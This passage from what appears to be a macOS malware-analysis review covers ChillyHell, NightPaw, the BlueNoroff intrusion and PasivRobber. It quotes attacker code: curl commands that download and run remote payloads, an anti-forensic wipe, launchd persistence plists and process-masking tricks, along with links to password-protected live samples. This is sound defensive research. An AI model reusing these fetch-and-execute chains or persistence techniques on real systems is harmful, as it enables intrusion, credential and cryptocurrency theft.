        <key>ProgramArguments</key>
        <array>
            <string>/bin/sh</string>
            <string>-c</string>
            <string>PATH=/Users/user/Library/com.apple.qtop/:/usr/local/bin:/System/Cryptexes/App/usr/bin:/usr/bin:/bin:/usr/sbin:/sbin:/var/run/com.apple.security.cryptexd/codex.system/bootstrap/usr/local/bin:/var/run/com.apple.security.cryptexd/codex.system/bootstrap/usr/bin:/var/run/com.apple.security.cryptexd/codex.system/bootstrap/usr/appleinternal/bin;(qtop >/dev/null 2>&1 &);exit</string>
        </array>
        <key>RunAtLoad</key>
        <true/>
        <key>AbandonProcessGroup</key>
        <true/>
    </dict>
</plist>
If executed with elevated privileges, ChillyHell instead persists as a Launch Daemon at /Library/LaunchDaemons/com.apple.qtop.plist, executing the same qtop binary, but from /usr/local/bin/qtop.
Jamf researchers also note that ChillyHell can persist by modifying the victim’s shell profile files such as .zshrc or .bash_profile:
"As a fallback persistence mechanism, ChillyHell can modify the user’s shell profile (.zshrc, .bash_profile or .profile). It uses StartupInstall::GetRcFilePath() to determine the appropriate shell configuration based on the user’s shell and home directory. The persistence logic injects a launch command into the configuration file, ensuring the malware is executed on each new terminal session." - Jamf
Capabilities: Modular backdoor
Using nm, we can extract symbols from the binary, which include function names located in the __TEXT,__text section. Since ChillyHell is written in C++, we can further demangle the output using c++filt:
% nm -s __TEXT __text ChillyHell/applet.app/Contents/MacOS/applet | c++filt

md5(...)
QueryHTTP(...)
DNSInit(...)
GetFile(...)
mainCycle(...)

ModuleSUBF::parseParams(...)
ModuleSUBF::getUsernames(...)
ModuleSUBF::downloadWordlist(...)
ModuleSUBF::Execute(...)
ModuleSUBF::uploadResults(...)

ModuleLoader::Execute(...)
ModuleUpdater::Execute(...)
ModuleBackconnectShell::Execute(...)

StartupInstall::Install(...)
StartupInstall::HasSudoRights(...)
StartupInstall::UninstallFromShell(...)

tasks::getTasks(...)
tasks::execTask(...)
tasks::getPrefix(...)

Utils::RunCommand(...)
Utils::KillProcess(...)
Utils::WriteToFile(...)
Utils::GetProcesses(...)
These symbols clearly outline ChillyHell’s capabilities. Core networking and HTTP routines, such as QueryHTTP, DNSInit, and GetFile, combined with a persistent execution loop (mainCycle), indicate a long running implant that maintains regular command and control communication. The presence of ModuleSUBF is particularly notable, as its functions explicitly support enumerating local user accounts, downloading wordlists, performing password cracking, and exfiltrating results. Additional modules handle task execution, reverse shells, persistence installation, and process control, pointing to a modular and extensible backdoor designed for sustained access, credential abuse, and remote command execution.
The Jamf report details the individual modules as follows:
-
ModuleBackconnectShell (Type 0): Establishes an interactive reverse shell by connecting to a C2 endpoint, spawning a pseudo terminal, and relaying input and output over the network.
-
ModuleUpdater (Type 1): Retrieves an updated version of the malware from the C2 server, replaces the existing binary, and restarts execution.
-
ModuleLoader (Type 2): Downloads an additional payload from the C2, writes it to disk, executes it, and removes the file shortly afterward.
-
ModuleSUBF (Type 4): Enumerates local user accounts and performs password cracking activity. Jamf assesses that this module likely targets Kerberos based authentication, based on observed artifacts such as wordlists and brute force behavior.
Jamf also notes that each module derives from a shared base class and implements its own execution logic, underscoring the malware’s modular and extensible architecture.
If you are interested in learning more about ChillyHell, I recommend reading Jamf’s report:
ChillyHell: A Deep Dive into a Modular macOS Backdoor
👾 NightPaw
NightPaw is, at its core, a relatively simple backdoor that captures screenshots and exposes the ability to remotely execute arbitrary commands. However, it does implement a few interesting stealth mechanisms in an attempt to evade detection.
Download: NightPaw (password: infect3d)
X user Bruce Ketta originally tweeted about NightPaw, which at the time was undetected by antivirus engines on VirusTotal:
Tiny FUD #trojan for #macOS
— Bruce Ketta (@bruce_k3tta) January 17, 2025
I love how it changes its process name to some legit stuff (taken from an hardcoded list) to hide
At first sight, it might use DYLD_INSERT_LIBRARIES injection technique to load ShoveService.framework and exploit CVE-2022-26712
MD5 + C2 ⏬ pic.twitter.com/TnOCOvieez
Writeups:
Infection Vector: Unknown
NightPaw was discovered on VirusTotal. How it initially infects macOS users remains unknown.
Persistence: None
While many backdoors establish persistence, NightPaw does not appear to do so itself. However, because its infection vector on macOS is unknown, it is possible that an external installer is responsible for establishing persistence on its behalf. It is also worth noting that, since NightPaw supports remote execution of arbitrary commands, it could be tasked with persisting itself post infection.
Capabilities: Backdoor
NightPaw is an ad hoc signed Intel 64 bit Mach-O binary:
% file /NightPaw/NightPaw
NightPaw: Mach-O 64-bit executable x86_64

At its core, NightPaw is a simple backdoor with two primary tasks:
- Capture and exfiltrate screenshots
- Execute arbitrary commands received from its command and control server
Before performing these actions, however, it takes several steps, some ineffective and others intended to help it blend in on an infected host.
One of the first actions taken by the malware is to invoke a method named self_sign:
int _self_sign() {
    ...
    file = fopen("/tmp/.ent.plist", "w");
    fprintf(file, "<?xml version=\"1.0\" encoding=\"UTF-8\"?>\n<!DOCTYPE plist PUBLIC \"-//Apple//DTD PLIST 1.0//EN\" \"http://www.apple.com/DTDs/PropertyList-1.0.dtd\">\n<plist version=\"1.0\">\n<dict>\n    <key>com.apple.security.cs.allow-unsigned-executable-memory</key>\n    <true/>\n   …");


    __snprintf_chk(&var_2010, 0x2000, 0x0, 0x2000, "codesign --entitlements /tmp/.ent.plist --force --deep --sign - \"%s\" 2>/dev/null", var_2018);
    system(&var_2010);
    unlink("/tmp/.ent.plist");
}
Using the codesign utility, the malware attempts to grant itself various entitlements such as com.apple.security.cs.allow-unsigned-executable-memory and com.apple.security.cs.allow-dyld-environment-variables. This is ultimately ineffective, as the binary is ad hoc signed. These entitlements exist as exceptions for the hardened runtime, which requires the binary to be Developer ID signed and to opt into the hardened runtime, conditions that are not met here.
Next, NightPaw attempts to hide its process name. The logic for this is implemented in a function named mask_process. This function uses an AppleScript command in an attempt to rename the process to a legitimate Apple component such as com.apple.Safari.helper.
This activity is visible in a process monitor, noting that PID 18174 corresponds to the running NightPaw instance:
# ProcessMonitor.app/Contents/MacOS/ProcessMonitor -pretty
{
  "event" : "ES_EVENT_TYPE_NOTIFY_EXEC",
  "process" : {
    "pid" : 18180
    "path" : "/usr/bin/osascript",
    "arguments" : [
      "osascript",
      "-e",
      "tell application \"System Events\" to set name of first process whose unix id is 18174 to \"com.apple.Safari.helper\""
    ],
    ...
  }
}
In practice, this does not appear to work, at least on the tested VM:

Finally, NightPaw invokes its hide_file function, which calls SetFile -a V on its own binary in an attempt to mark the file as hidden. This reduces its visibility in Finder and makes casual discovery by the user less likely.
With its rudimentary stealth tactics out of the way, NightPaw executes its core logic. It connects to its command and control server and begins capturing screenshots:
7/11: What we did not expect to see here, is the ability to capture and send screenshots. Malware does that once per 5 minutes. The moment of capture does not depend on the user's actions, what makes us think that it is done to enrich the data sent to C2 as beaconing (heartbeat). pic.twitter.com/nsmkngA0Yj
— Moonlock Lab (@moonlock_lab) January 23, 2025
NightPaw accepts an IP address and port for its command and control server via the command line, which makes it easy to observe what it sends during check in:
% nc -l 127.0.0.1 666

GET /api/v1/telemetry HTTP/1.1
Host: 127.0.0.1
User-Agent: com.apple.trustd/2.0
Accept: application/json
X-Apple-Request-UUID: 42e964b0-9ef-c35-0ec-6a68462ec71
Connection: keep-alive

users-Virtual-Machine.local
R
user
R
x86_64
R
Darwin 24.5.0
R
Darwin Kernel Version 24.5.0
R
18322 ./NightPaw 127.0.0.1 666
R
From this exchange, we can see that NightPaw sends basic host telemetry during check in, including the system hostname, current user name, hardware architecture, macOS and kernel version, and details about its own execution context such as process ID, binary path, and command line arguments.
NightPaw also includes a straightforward remote shell capability that allows attackers to execute arbitrary commands on infected systems. The _execute_command function handles two built in commands natively, cd for changing directories and pwd for printing the current working directory, while passing all other input to /bin/sh for execution. It uses a standard fork and pipe pattern: the parent process creates a pipe, forks a child that redirects stdout and stderr before calling execl, and then reads the command output using select with a timeout to avoid blocking. The captured output is returned to the caller for exfiltration back to the command and control server. While basic in implementation, this provides attackers with a fully functional interactive shell on compromised macOS systems.
👾 BlueNoroff (attack)
While we have so far focused primarily on individual malware samples, here we examine an end-to-end attack attributed to the BlueNoroff (TA444) DPRK-linked APT group. As we will see, this campaign involves multiple distinct malware components that are tightly coupled, for example via shared configuration, making it more useful to analyze as a whole rather than in isolation.
Download: BlueNoroff (password: infect3d)
Researchers at Huntress, including Stuart Ashenbrenner and Alden Schmidt, originally uncovered this attack and analyzed the malware:
As we will see, this campaign is fairly involved and includes multiple malware components:

Writeups:
You can also watch a presentation about this attack, presented at #OBTS v8, on YouTube:
Infection Vector: Social Engineering
Initial access relied on a fairly involved social engineering attack. It began with a calendar invite for a video meeting and ultimately resulted in the attackers convincing the victim to download and execute a malicious AppleScript (zoom_sdk_support.scpt) under the pretext of “fixing” their microphone.
The Huntress researchers, who also presented their work at #OBTS v8, provided a clear breakdown of this initial access:

"An employee at a cryptocurrency foundation received a message from an external contact on their Telegram. The message requested time to speak to the employee, and the attacker sent a Calendly link to set up meeting time. The Calendly link was for a Google Meet event, but when clicked, the URL redirects the end user to a fake Zoom domain controlled by the threat actor.
Several weeks later, when the employee joined what ended up being a group Zoom meeting, it contained several deepfakes of known senior leadership within their company. During the meeting, the employee was unable to use their microphone, and the deepfakes told them that there was a Zoom extension they needed to download. The link to this “Zoom extension” sent to them via Telegram was hxxps[://]support[.]us05web-zoom[.]biz/troubleshoot-issue-727318. The file downloaded in turn was an [malicious] AppleScript. " -Huntress
The malicious logic of this AppleScript is simple:
set fix_url to "https://support.us05web-zoom.biz/842799/check"
set sc to do shell script "curl -L -k \"" & fix_url & "\""
run script sc
As we can see, it downloads another script via curl from https://support.us05web-zoom.biz, and then executes it.
This second script downloads and installs several additional components and, though not shown here, repeatedly prompts the user for their password until it is provided:
#!/bin/bash
...

# Main payload
osascript <<EOF >/dev/null 2>&1 &
try
    do shell script "touch /Users/Shared/.pwd"
    do shell script "rm -rf /Users/Shared/.pwd && curl -s -A curl1-mac -o /tmp/icloud_helper 'hxxp[:]//web071zoom[.]us/fix/audio-fv/7217417464' && chmod +x /tmp/icloud_helper && /tmp/icloud_helper"
    do shell script "touch /tmp/.TMP792384"
end try
EOF

# Secondary stage
curl -s -A curl1-mac "hxxp[:]//web071zoom[.]us/fix/audio-tr/7217417464" | osascript >/dev/null 2>&1 &
We will look at these components shortly.
Persistence: Launch Daemon
A single component, Telegram 2, persists as a Launch Daemon: /Library/LaunchDaemons/com.telegram2.update.agent.plist:
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE plist PUBLIC "-//Apple Computer//DTD PLIST 1.0//EN" "http://www.apple.com/DTDs/PropertyList-1.0.dtd">
<plist version="1.0">
<dict>
    <key>Label</key>
    <string>com.telegram2.update.agent</string>
    <key>EnvironmentVariables</key>
    <dict>
        <key>SERVER_AUTH_KEY</key>
        <string>[REDACTED]</string>
        <key>CLIENT_AUTH_KEY</key>
        <string>...</string>
    </dict>
    <key>Program</key>
    <string>/Library/Application Support/Frameworks/Telegram 2</string>
    <key>StartInterval</key>
    <integer>3600</integer>
    <key>RunAtLoad</key>
    <true/>
    <key>StandardErrorPath</key>
    <string>/dev/null</string>
    <key>StandardOutPath</key>
    <string>/dev/null</string>
</dict>
</plist>
We can see that this malware component, which copies itself to /Library/Application Support/Frameworks/, will be automatically started each time the system loads the daemon, as the RunAtLoad key is set to true.
Capabilities: Implants, stealers, and more
As noted, this attack uses multiple components, which Huntress researchers nicely diagrammed:

They also provided a clear overview of each component:
- Huntress
- Telegram 2: the persistent binary, written in Nim, responsible for starting the primary backdoor.
- Root Troy V4 (`remoted`): fully featured backdoor, written in Go, and used to download the other payloads as well as run them.
- InjectWithDyld (a): a binary loader written in C++ that is downloaded by Root Troy V4. It will decrypt two additional payloads.
- Base App: A benign Swift application that is injected into.
- Payload: A different implant written in Nim, with command execution capability.
- XScreen (keyboardd): a keylogger written in Objective-C that can monitor keystrokes, the clipboard, and the screen.
- CryptoBot (airmond): an infostealer written in Go that is designed to collect cryptocurrency related files from the host.
- NetChk: an almost empty binary that will generate random numbers forever.
We already saw that Telegram 2 persists as a Launch Daemon. Interestingly, it contains the string root_startup_loader.nim and, as noted by Huntress, has a code signing identifier of root_startup_loader_arm64, which aligns with its role as a startup loader for other components.
remoted, internally named Root Troy V4, is, as Huntress notes, “a fully featured backdoor written in Go.” Its primary purpose is to execute an additional AppleScript payload, which in turn downloads and runs another implant:
osascript -e do shell script \"((mkdir /Library/CloudKitDaemon || true) && cd /Library/CloudKitDaemon && (rm -f /Library/CloudKitDaemon/cloudkit || true) && (rm -f /Library/CloudKitDaemon/syscon.zip || true) && (rm -rf /Library/CloudKitDaemon/syscon || true) && (curl -o syscon.zip -X POST -H \\\"User-Agent: curl-agent\\\" -H \\\"Cache-Control: no-cache\\\" -d \\\"auth=[REDACTED]\\\" -k \\\"https://safeupload.online/files/[REDACTED]\\\" || true) && (ditto -xk ./syscon.zip ./syscon || true) && ((./syscon/a ./cloudkit gift123$%^) || true) && (mv syscon.zip syscon/syscon.zip || true) && cd syscon && ((./a --d &) || true)) > /dev/null 2>&1 &\"As we can see, this downloads a password protected ZIP archive from a remote server, extracts and executes its contents, and then launches an additional background payload, effectively installing and running a secondary implant.
Next is a binary dubbed InjectWithDyld by Huntress, as it was downloaded as a binary named a. It performs two primary actions:
"...the first, it takes another binary and a password as arguments and will decrypt embedded payloads. In the second, it simply takes the argument --d and will overwrite all files in the current directory with zeros as an antiforensic measure." - Huntress
The decrypted payloads include another implant written in Nim and a simple Swift component that does not do much besides printing a string to /dev/null. Huntress theorized it could be used for process injection at a later time. Relatedly, while InjectWithDyld is ad hoc signed, it includes interesting entitlements such as com.apple.security.cs.debugger and com.apple.security.get-task-allow:

Though we will not dive into this further here, the Huntress report notes that this allows it to attach and inject code into other processes that also have com.apple.security.get-task-allow set to true. This may be used to inject into innocuous looking processes, likely in an attempt to evade file based scanners.
As shown, the injector (a) injects the Nim backdoor into an attacker downloaded “sacrificial” binary:

This backdoor:
"...is primarily used to interactively send commands to and from the infected host ...allows the operator to issue commands and receive responses asynchronously. To communicate with the C2 it uses websockets wss://firstfromsep.online/client." - Huntress
The attackers also deployed additional components that attempt to capture keystrokes, the screen, and the clipboard. These are implemented using fairly standard approaches, which would generally be blocked by TCC unless the attacker found a way around it or the user inadvertently approved the requests.
- Keylogging: uses the
CGEventTapCreateAPI - Screen capture: uses the
CGGetActiveDisplayListandCGDisplayCreateImageAPIs - Clipboard monitoring: uses a polling loop to read from the system pasteboard
This information is then sent to the attacker’s command and control server.
Finally, the attackers deployed an infostealer (airmond) internally named CryptoBot. As its name suggests, it targets cryptocurrency wallets.
If we run strings on the stealer, we can see some of the wallet related functions it looks to, well, steal from:
% strings - airmond

crypto-bot/wallet.ExtractAddressInfosFromBinance
crypto-bot/wallet.ExtractAddressInfosFromBitget
crypto-bot/wallet.ExtractAddressInfosFromCoin
crypto-bot/wallet.compressedPubKeyHexToETHAddres
crypto-bot/wallet.ETHAddresstoBech32Address
crypto-bot/wallet.compressedPubKeyHexToBech32Address
crypto-bot/wallet.ExtractAddressInfosFromKeplr
crypto-bot/wallet.ExtractAddressInfosFromLeather
crypto-bot/wallet.ExtractAddressInfosFromMetamask
crypto-bot/wallet.ExtractAddressInfosFromNabox
crypto-bot/wallet.ExtractAddressInfosFromOKX
crypto-bot/wallet.ExtractAddressInfosFromPhantom
crypto-bot/wallet.ExtractAddressInfosFromPhantom.Println.func1
crypto-bot/wallet.ExtractAddressInfosFromRabby
crypto-bot/wallet.ExtractAddressInfosFromRainbow
crypto-bot/wallet.ExtractAddressInfosFromRonin
crypto-bot/wallet.ExtractAddressInfosFromSafepal
crypto-bot/wallet.ExtractAddressInfosFromSender
crypto-bot/wallet.ExtractAddressInfosFromStation
crypto-bot/wallet.ExtractAddressInfosFromSubwallet
crypto-bot/wallet.ExtractAddressInfosFromSui
crypto-bot/wallet.ExtractAddressInfosFromTon
crypto-bot/wallet.ExtractAddressInfosFromTron
crypto-bot/wallet.ExtractAddressInfosFromTrust
crypto-bot/wallet.ExtractAddressInfosFromUnisat
crypto-bot/wallet.ExtractAddressInfosFromXverse
If you are interested in learning more about this attack and its components, I recommend reading Huntress’ excellent report:
Feeling Blue(Noroff): Inside a Sophisticated DPRK Web3 Intrusion
👾 PasivRobber
PasivRobber is a multi-binary suite with ties to a Chinese company that develops surveillance technology.
Download: PasivRobber (password: infect3d)
PasivRobber was discovered and analyzed by Iru (formerly Kandji) researchers, including Christopher Lopez and Adam Kohler:
New RE Blog Post :)https://t.co/PhY52v8A7c
— L0Psec (@L0Psec) April 14, 2025
This one is different from our previous posts. Our team analyzed a software suite which targets applications like WeChat and QQ. We weren't sure what to think of it, but as we dug deeper we felt it was best to share our findings.
Writeups:
Infection Vector: Installer Package
The Iru researchers note:
"[the] installer pkg that was signed by 'weihu chen (QPV7YX8YQ9).' The pkg contained 2 binaries: a launchd plist and a secondary pkg that was not signed. The initial pkg's preinstall script checks for the persistence LaunchDaemon, unloads it, removes the directory, and then forgets the package with `pkgutil –forget com.ament.pkg`." -Iru
We can see that the signing certificate has now been revoked:

As the Iru researchers noted, it contains both a pre-install and post-install script.
